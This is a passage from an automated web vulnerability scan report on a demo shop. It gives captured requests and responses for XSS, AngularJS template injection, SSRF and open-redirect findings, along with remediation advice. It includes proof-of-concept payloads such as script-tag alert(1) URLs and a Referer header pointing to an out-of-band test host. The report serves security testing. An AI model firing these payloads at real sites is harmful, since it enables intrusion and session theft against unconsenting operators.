<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsScanme.css rel=stylesheet>
<meta name="view
...[SNIP]...
<script>
var username = 'lhoZsaxP32900';alert(1)//495;
document.getElementById('usernameInput').value = username;
</script>
...[SNIP]...
```

1.4. Client-side template injection

There are 2 instances of this issue:

- [/blog/ \[search parameter\]](#)
- [/catalog \[category parameter\]](#)

Issue background

Client-side template injection vulnerabilities arise when applications using a client-side template framework dynamically embed user input in web pages. When a web page is rendered, the framework will scan the page for template expressions, and execute any that it encounters. An attacker can exploit this by supplying a malicious template expression that launches a cross-site scripting (XSS) attack. As with normal cross-site scripting, the attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of client-side template injection vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a client-side template injection flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, client-side template injection should always be considered high risk.

Client-side template frameworks often implement a sandbox aimed at hindering direct execution of arbitrary JavaScript from within a template expression. However, these sandboxes are not intended to be a security control and can normally be bypassed.

Browser cross-site scripting filters are typically unable to detect or prevent client-side template injection attacks.

Issue remediation

If possible, avoid using server-side code to dynamically embed user input into client-side templates. If this is not practical, consider filtering out template expression syntax from user input prior to embedding it within client-side templates.

Note that HTML-encoding is not sufficient to prevent client-side template injection attacks, because frameworks perform an HTML-decode of relevant content prior to locating and executing template expressions.

References

- [XSS without HTML: Client-Side Template Injection with AngularJS](#)
- [Web Security Academy: AngularJS sandbox escapes](#)
- [AngularJS Security Considerations](#)
- [JavaScript MVC Security Pitfalls](#)

Vulnerability classifications

- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CWE-159: Failure to Sanitize Special Element](#)
- [CAPEC-588: DOM-Based XSS](#)

1.4.1. https://ginandjuice.shop/blog/ [search parameter]

Summary

	Severity:	High
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/blog/

Issue detail

It is possible to inject arbitrary AngularJS expressions into the client-side template that is being used by the application.

The payload **ygeie{{a=(7\*7.0)}}133by** was submitted in the **search** parameter. This input was echoed unmodified in the application's response. The echoed input appears within a client-side AngularJS template, as designated by the "ng-app" directive on an enclosing HTML tag. The HTML page uses **AngularJS v1.7.7**.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary AngularJS expressions into the application's response. An attacker could use this in conjunction with a sandbox escape for AngularJS v1.7.7 to execute arbitrary JavaScript within the browser of a target user.

Request 1

```
GET /blog/?search=sPedzSygeie%7b%7ba%3d(7*7.0)%7d%7d133by&back=%2Fblog%2F HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=QO9sZ6HXUO7MC91HZhJtm3i1hWOsLrG2;
AWSALB=wPpg42HjVf1cxbiP+GGsuwNofG8FnzWQ2J4R2mY4oKY4zuLVWAX3wKybBbzArlM34rcsastG0gDIN4lXSITVt35ai3d9waZlwuphhZgup+00aC+KSqCSvZwprZya;
AWSALBCORS=wPpg42HjVf1cxbiP+GGsuwNofG8FnzWQ2J4R2mY4oKY4zuLVWAX3wKybBbzArlM34rcsastG0gDIN4lXSITVt35ai3d9waZlwuphhZgup+00aC+KSqCSvZwprZya
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/blog
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:32:12 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8667
Set-Cookie:
AWSALB=xkhnafWeoorTXy4P673AWT5KNA/vAZeGLW+f6SwlgpPGsALVwPqhb7c8UoTKXKw6o/M/+igyK37RQ9KO95hM9rSJwCDRaMmw0KDzL1zzl3SRcEjOY9QcgMLK5wuc;
Expires=Fri, 07 Mar 2025 19:32:12 GMT; Path=/
Set-Cookie:
AWSALBCORS=xkhnafWeoorTXy4P673AWT5KNA/vAZeGLW+f6SwlgpPGsALVwPqhb7c8UoTKXKw6o/M/+igyK37RQ9KO95hM9rSJwCDRaMmw0KDzL1zzl3SRcEjOY9QcgMLK5wuc;
Expires=Fri, 07 Mar 2025 19:32:12 GMT; Path=/; SameSite=None; Secure
X-Backend: e024ade2-e528-48bb-88f0-115adc49e963
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link href=/resour
...[SNIP]...
<script type="text/javascript" src="/resources/js/angular_1-7-7.js">
...[SNIP]...
<body ng-app>
...[SNIP]...
<input type=text placeholder='Search the blog...' name=search value="sPedzSygeie{{a=(7*7.0)}}133by">
...[SNIP]...
```

Request 2

```
GET /resources/js/angular_1-7-7.js HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=hZTEDKo0DP9dBgsHJpD6KcclpCTHfl0n; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6Img5c2ZEREhpYWpBVmVsSEQifQ==;
AWSALB=50n2ZZ+1hf8aXmKJ99LEafCSW1Z0v8eaeEV4X2bviV33+cLJHhy+tjJp+mu2n3hkgTqBz5rFMl4SdX7mNlarM8hi6O/zDQMwitDQWDhxeQ17P5SCg5DSkOWm+E;
AWSALBCORS=50n2ZZ+1hf8aXmKJ99LEafCSW1Z0v8eaeEV4X2bviV33+cLJHhy+tjJp+mu2n3hkgTqBz5rFMl4SdX7mNlarM8hi6O/zDQMwitDQWDhxeQ17P5SCg5DSkOWm+E
Referer: https://ginandjuice.shop/catalog/product?productId=4
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:24 GMT
Content-Type: application/javascript; charset=utf-8
```




```
Content-Length: 195161
Set-Cookie: AWSALB=c7Qeua+ADX+55MEUXS+hig5kOt82/Aa57Dr653DQ1g/iGfRu1kdEHZAwF3HGnbmOhAviTpo+RABR+KoEfU7MQbcPtPAFC7LtB9Ra5afbZUX/AZZOVVzL0yfTcrQt; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/
Set-Cookie: AWSALBCORS=c7Qeua+ADX+55MEUXS+hig5kOt82/Aa57Dr653DQ1g/iGfRu1kdEHZAwF3HGnbmOhAviTpo+RABR+KoEfU7MQbcPtPAFC7LtB9Ra5afbZUX/AZZOVVzL0yfTcrQt; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

/*
AngularJS v1.7.7
(c) 2010-2018 Google, Inc. http://angularjs.org
License: MIT
*/
(function(C){'use strict';function re(a){if(D(a))w(a.objectMaxDepth)&&(Wb.objectMaxDepth=Xb(a.objectMaxDepth)?a.objectMaxDepth:NaN),w(
...[SNIP]...
```

1.4.2. https://ginandjuice.shop/catalog [category parameter]

Summary

	Severity:	High
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/catalog

Issue detail

It is possible to inject arbitrary AngularJS expressions into the client-side template that is being used by the application.

The payload **392I5{{a=(7\*7.0)}}g6ci3** was submitted in the **category** parameter. This input was echoed unmodified in the application's response. The echoed input appears within a client-side AngularJS template, as designated by the "ng-app" directive on an enclosing HTML tag. The HTML page uses **AngularJS v1.7.7**.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary AngularJS expressions into the application's response. An attacker could use this in conjunction with a sandbox escape for AngularJS v1.7.7 to execute arbitrary JavaScript within the browser of a target user.

Request 1

```
GET /catalog?searchTerm=&category=Accompaniments392I5%7b%7ba%3d(7*7.0)%7d%7dg6ci3 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=m15mjIM2JhZNO5Z82umT0TmVfS7LWdvC; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IlhHN3VMTHpQaUpjdEY1UHgifQ==; AWSALB=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooXi1EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP; AWSALBCORS=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooXi1EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP; category=Accompaniments
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog?category=Accompaniments
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:33:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 9397
Set-Cookie: AWSALB=nRjwR9UKohQCJ1r/iZoCD5LhFkWQaQZCT4HtBHWo6p801O5C7pGl1vVHRZz1i61LDixOK9ODsDtltthdwxwolS3scnATTGHSJIRce2uUp/R6kSpEFW0/ZZxUVXfX; Expires=Fri, 07 Mar 2025 19:33:09 GMT; Path=/
Set-Cookie: AWSALBCORS=nRjwR9UKohQCJ1r/iZoCD5LhFkWQaQZCT4HtBHWo6p801O5C7pGl1vVHRZz1i61LDixOK9ODsDtltthdwxwolS3scnATTGHSJIRce2uUp/R6kSpEFW0/ZZxUVXfX; Expires=Fri, 07 Mar 2025 19:33:09 GMT; Path=/; SameSite=None; Secure
Set-Cookie: category=Accompaniments392I5{{a=(7*7.0)}}g6ci3; Secure; HttpOnly
X-Backend: f0d2ebf8-dfe0-489e-a615-bfa4db26403f
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
<script type="text/javascript" src="/resources/js/angular_1-7-7.js">
...[SNIP]...
<body ng-app>
...[SNIP]...
<input hidden type=text name="category" value="Accompaniments392I5{{a=(7*7.0)}}g6ci3">
...[SNIP]...
```

Request 2

```
GET /resources/js/angular_1-7-7.js HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
```

Cache-Control: max-age=0  
Cookie: session=hZTEDKo0DP9dBgsHJpD6KcclpCTHfl0n; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6img5c2ZEREhpYWpBVmVsSEQifQ==;  
AWSALB=50n2zZ+1hfi8aXmKJ99LEafCSW1Z0v8eaeEV4X2bviV33+cLJHhy+tjJp+mu2n3hkgTqBz5rFMl4SdX7mNlarM8hi6O/zDQMwitDQWDhhxeQ17P5SCg5DSkOWm+E;  
AWSALBCORS=50n2zZ+1hfi8aXmKJ99LEafCSW1Z0v8eaeEV4X2bviV33+cLJHhy+tjJp+mu2n3hkgTqBz5rFMl4SdX7mNlarM8hi6O/zDQMwitDQWDhhxeQ17P5SCg5DSkOWm+E  
Referer: https://ginandjuice.shop/catalog/product?productId=4  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0

Response 2

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:24 GMT  
Content-Type: application/javascript; charset=utf-8  
Content-Length: 195161  
Set-Cookie: AWSALB=c7Qeua+ADX+55MEUXS+hig5kOt82/Aa57Dr653DQ1g/iGfRu1kdEHZAwF3HGnbmOhAviTPo+RABR+KoEfU7MQbcPtPAFC7LtB9Ra5afbZUX/AZZOVVzL0yfTcrQt;  
Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/  
Set-Cookie: AWSALBCORS=c7Qeua+ADX+55MEUXS+hig5kOt82/Aa57Dr653DQ1g/iGfRu1kdEHZAwF3HGnbmOhAviTPo+RABR+KoEfU7MQbcPtPAFC7LtB9Ra5afbZUX/AZZOVVzL0yfTcrQt;  
Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure  
Cache-Control: public, max-age=3600  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN

```
/*
AngularJS v1.7.7
(c) 2010-2018 Google, Inc. http://angularjs.org
License: MIT
*/
(function(C){'use strict';function re(a){if(D(a))w(a.objectMaxDepth)&&(Wb.objectMaxDepth=Xb(a.objectMaxDepth)?a.objectMaxDepth:NaN),w(
...[SNIP]...
```

1.5. Cross-site scripting (DOM-based)

Summary

	Severity:	High
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/blog/

Issue detail

The application may be vulnerable to DOM-based cross-site scripting. Data is read from **location.search** and passed to **document.write**.

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based cross-site scripting arises when a script writes controllable data into the HTML document in an unsafe way. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to visit the attacker's crafted URL in various ways, similar to the usual attack delivery vectors for reflected cross-site scripting vulnerabilities.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based cross-site scripting vulnerabilities is not to dynamically write data from any untrusted source into the HTML document. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing script code into the document. In many cases, the relevant data can be validated on a whitelist basis, to allow only content that is known to be safe. In other cases, it will be necessary to sanitize or encode the data. This can be a complex task, and depending on the context that the data is to be inserted may need to involve a combination of JavaScript escaping, HTML encoding, and URL encoding, in the appropriate sequence.

References

- Web Security Academy: Cross-site scripting
- Web Security Academy: DOM-based cross-site scripting

Vulnerability classifications

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
- CWE-116: Improper Encoding or Escaping of Output
- CWE-159: Failure to Sanitize Special Element
- CAPEC-588: DOM-Based XSS

Request 1

GET /blog/?search=sPedzS&back=%2Fblog%2F HTTP/2  
Host: ginandjuice.shop  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: session=EVfT80hh8MG4hrl2MPXlddfom2KfZTKy;  
AWSALB=G3N7ti0H0SfiVhL5LEUz6Hyo7i3EaQKWTPWZB32ITZukmTn+Wxv12ZvgToX3PyUAwKbJ7NUM8WPsZPa1oSo9R03AyZ0Tr5zr7pfpasPWKqCR6GfDd+gDpleFEWG;  
AWSALBCORS=G3N7ti0H0SfiVhL5LEUz6Hyo7i3EaQKWTPWZB32ITZukmTn+Wxv12ZvgToX3PyUAwKbJ7NUM8WPsZPa1oSo9R03AyZ0Tr5zr7pfpasPWKqCR6GfDd+gDpleFEWG

Upgrade-Insecure-Requests: 1  
Referer: https://ginandjuice.shop/blog  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0

Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:29:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8644
Set-Cookie: AWSALB=3WGfqJXeogi+lw3A3TuOZruOr4UN9V2byl/E3JyZ4nldKE4/g/QiNc6w7A9IHrl5Te7hfd1zf5Ci094FChKgAyCA4UXppf+AuHYzfealwUJBnfwl7+PY7wR15gX; Expires=Fri, 07 Mar 2025 19:29:24 GMT; Path=/
Set-Cookie: AWSALBCORS=3WGfqJXeogi+lw3A3TuOZruOr4UN9V2byl/E3JyZ4nldKE4/g/QiNc6w7A9IHrl5Te7hfd1zf5Ci094FChKgAyCA4UXppf+AuHYzfealwUJBnfwl7+PY7wR15gX; Expires=Fri, 07 Mar 2025 19:29:24 GMT; Path=/; SameSite=None; Secure
X-Backend: 40aa1965-4fb1-4943-a2e5-2b770cbc2786
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link href=/resour
...[SNIP]...
```

Dynamic analysis

Data is read from **location.search** and passed to **document.write**.

The following value was injected into the source:

?search=hqdlcb39yn%27%22`"/hqdlcb39yn/><hqdlcb39yn/\>j5l6nkgdab&sPedzS&back=hqdlcb39yn%27%22`"/hqdlcb39yn/><hqdlcb39yn/\>j5l6nkgdab&%2Fblog%2F

The previous value reached the sink as:

<hqdlcb39yn/\>j5l6nkgdab">

The stack trace at the source was:

at Object.\_0x165f99 [as proxiedGetterCallback] (<anonymous>:1:557377)  
at get search (<anonymous>:1:248279)  
at https://ginandjuice.shop/blog/?search=sPedzS&back=%2Fblog%2F:80:74

The stack trace at the sink was:

at Object.XMhUr (<anonymous>:1:544502)  
at \_0x13dcf0 (<anonymous>:1:558761)  
at HTMLDocument.write (<anonymous>:1:466007)  
at trackSearch (https://ginandjuice.shop/blog/?search=sPedzS&back=%2Fblog%2F:78:38)  
at https://ginandjuice.shop/blog/?search=sPedzS&back=%2Fblog%2F:82:29

The following proof of concept was generated for this issue:

https://ginandjuice.shop/blog/?search=""><script>alert(1)</script>sPedzS&back=""><script>alert(1)</script>%2Fblog%2F

1.6. External service interaction (HTTP)

Summary

	Severity:	High
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/blog/post

Issue detail

It is possible to induce the application to perform server-side HTTP requests to arbitrary domains.

The payload **uus8m7ny77qow9zuamr2fgindej771vuqig56tv.oastify.com** was submitted in the HTTP Referer header.

The application performed an HTTP request to the specified domain.

Issue background

External service interaction arises when it is possible to induce an application to interact with an arbitrary external service, such as a web or mail server. The ability to trigger arbitrary external service interactions does not constitute a vulnerability in its own right, and in some cases might even be the intended behavior of the application. However, in many cases, it can indicate a vulnerability with serious consequences.

The ability to send requests to other systems can allow the vulnerable server to be used as an attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

Issue remediation

You should review the purpose and intended use of the relevant application functionality, and determine whether the ability to trigger arbitrary external service interactions is intended behavior. If so, you should be aware of the types of attacks that can be performed via this behavior and take appropriate measures. These measures might include blocking network access from the application server to other internal systems, and hardening the application server itself to remove any services available on the local loopback adapter.

If the ability to trigger arbitrary external service interactions is not intended behavior, then you should implement a whitelist of permitted services and hosts, and block any interactions that do not appear on this whitelist.

Out-of-Band Application Security Testing (OAST) is highly effective at uncovering high-risk features, to the point where finding the root cause of an interaction can be quite challenging. To find the source of an external service interaction, try to identify whether it is triggered by specific application functionality, or occurs indiscriminately on all requests. If it occurs on all endpoints, a front-end CDN or application firewall may be responsible, or a back-end analytics system parsing server logs. In some cases, interactions may originate from third-party systems; for example, a HTTP request may trigger a poisoned email which passes through a link-scanner on its way to the recipient.

References

- [Burp Collaborator](#)
- [Out-of-band application security testing \(OAST\)](#)
- [PortSwigger Research: Cracking the Lens](#)

Vulnerability classifications

- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)
- [CWE-406: Insufficient Control of Network Message Volume \(Network Amplification\)](#)

Request 1

```
GET / HTTP/1.1
Host: ginandjuice.shop
Referer: http://uus8m7ny77qow9zuamr2fgindej771vuqig56tv.oastify.com/
Pragma: no-cache
Cache-Control: no-cache, no-transform
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 19:32:22 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10532
Connection: close
Set-Cookie: AWSALB=P/XdDiW8mUeAZJBBkFeDnBWxzUH37CVVgGFU8NF9PSs02yIFOMJjrJVe1AG/kYAY2toWkz2PcWP+Li+ErmDynj0Mv+08QJpAmJ5URoa0HM1KcNBvfBNoT6ytRBrA; Expires=Fri, 07 Mar 2025 19:32:22 GMT; Path=/
Set-Cookie: AWSALBCORS=P/XdDiW8mUeAZJBBkFeDnBWxzUH37CVVgGFU8NF9PSs02yIFOMJjrJVe1AG/kYAY2toWkz2PcWP+Li+ErmDynj0Mv+08QJpAmJ5URoa0HM1KcNBvfBNoT6ytRBrA; Expires=Fri, 07 Mar 2025 19:32:22 GMT; Path=/; SameSite=None; Secure
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsScanme.css rel=stylesheet>
<meta name="view
...[SNIP]...
```

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 18.200.201.133:60408 at 2025-Feb-28 19:32:22.395 UTC.

Request to Collaborator

```
GET / HTTP/1.1
Host: uus8m7ny77qow9zuamr2fgindej771vuqig56tv.oastify.com
User-Agent: ginandjuice.shop; support@portswigger.net
X-Forwarded-For: 10.0.3.168
Accept-Encoding: gzip
```

Response from Collaborator

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 62

<html><body>6krtjc1b9ydvd3k98g6vznzjlgmgIngifgz</body></html>
```

2. Low severity issues

2.1. Vulnerable JavaScript dependency

Summary

	Severity:	Low
	Confidence:	Tentative
	Host:	https://ginandjuice.shop
	Path:	/resources/js/angular_1-7-7.js

Issue detail

We observed a vulnerable JavaScript library.

We detected **angularjs** version **1.7.7**, which has the following vulnerabilities:

- [CVE-2019-10768](#): Prototype pollution
- XSS via JQLite DOM manipulation functions in AngularJS  
<https://github.com/advisories/GHSA-5cp4-xmrw-59wf>
- [CVE-2020-7676](#): XSS may be triggered in AngularJS applications that sanitize user-controlled HTML snippets before passing them to JQLite methods like JQLite.prepend, JQLite.after, JQLite.append, JQLite.replaceWith, JQLite.append, new JQLite and angular.element.
- [CVE-2023-26117](#): angular vulnerable to regular expression denial of service via the \$resource service
- [CVE-2023-26116](#): angular vulnerable to regular expression denial of service via the angular.copy() utility
- [CVE-2022-25869](#): Angular (deprecated package) Cross-site Scripting
- [CVE-2023-26118](#): angular vulnerable to regular expression denial of service via the <input> element
- [CVE-2024-8373](#): AngularJS allows attackers to bypass common image source restrictions
- [CVE-2024-21490](#): angular vulnerable to super-linear runtime due to backtracking
- [CVE-2024-8372](#): AngularJS allows attackers to bypass common image source restrictions
- End-of-Life: Long term support for AngularJS has been discontinued as of December 31, 2021  
<https://docs.angularjs.org/misc/version-support-status>
- [CVE-2022-25844](#): angular vulnerable to regular expression denial of service (ReDoS)

Issue background

The use of third-party JavaScript libraries can introduce a range of DOM-based vulnerabilities, including some that can be used to hijack user accounts like DOM-XSS.

Common JavaScript libraries typically enjoy the benefit of being heavily audited. This may mean that bugs are quickly identified and patched upstream, resulting in a steady stream of security updates that need to be applied. Although it may be tempting to ignore updates, using a library with missing security patches can make your website exceptionally easy to exploit. Therefore, it's important to ensure that any available security updates are applied promptly.

Some library vulnerabilities expose every application that imports the library, but others only affect applications that use certain library features. Accurately identifying which library vulnerabilities apply to your website can be difficult, so we recommend applying all available security updates regardless.

Issue remediation

Develop a patch-management strategy to ensure that security updates are promptly applied to all third-party libraries in your application. Also, consider reducing your attack surface by removing any libraries that are no longer in use.

Vulnerability classifications

- [CWE-1104: Use of Unmaintained Third Party Components](#)
- [A9: Using Components with Known Vulnerabilities](#)

Request 1

```
GET /resources/js/angular_1-7-7.js HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/;
AWSALBCORS=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/;
session=dfueYgG078D47mGt25ncllvkxD6fgGpi
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=2
Te: trailers
```

Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:24 GMT
Content-Type: application/javascript; charset=utf-8
Content-Length: 195161
Set-Cookie: AWSALB=c7Qeua+ADX+55MEUXS+hig5kOt82/Aa57Dr653DQ1g/iGfRu1kdEHZAwF3HGnbmOhAviTPo+RABR+KoEfU7MQbcPtPAFC7LtB9Ra5afbZUX/AZZOVVzL0yfTcrQt;
Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/
Set-Cookie:
AWSALBCORS=c7Qeua+ADX+55MEUXS+hig5kOt82/Aa57Dr653DQ1g/iGfRu1kdEHZAwF3HGnbmOhAviTPo+RABR+KoEfU7MQbcPtPAFC7LtB9Ra5afbZUX/AZZOVVzL0yfTcrQt;
Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

/*
AngularJS v1.7.7
(c) 2010-2018 Google, Inc. http://angularjs.org
License: MIT
*/
(function(C){'use strict';function re(a){if(D(a))w(a.objectMaxDepth)&&(Wb.objectMaxDepth=Xb(a.objectMaxDepth)?a.objectMaxDepth:NaN),w(
...[SNIP]...
```

2.2. Open redirection (DOM-based)

There are 2 instances of this issue:

- [/blog/](#)
- [/blog/](#)

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based open redirection arises when a script writes controllable data into the target of a redirection in an unsafe way. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause a redirection to an arbitrary external domain. This behavior can be leveraged to facilitate phishing attacks against users of the application. The ability to use an authentic application URL, targeting the correct domain and with a valid SSL certificate (if SSL is used), lends credibility to the phishing attack because many users, even if they verify these features, will not notice the subsequent redirection to a different domain.

**Note:** If an attacker is able to control the start of the string that is passed to the redirection API, then it may be possible to escalate this vulnerability into a JavaScript injection attack, by using a URL with the javascript: pseudo-protocol to execute arbitrary script code when the URL is processed by the browser.

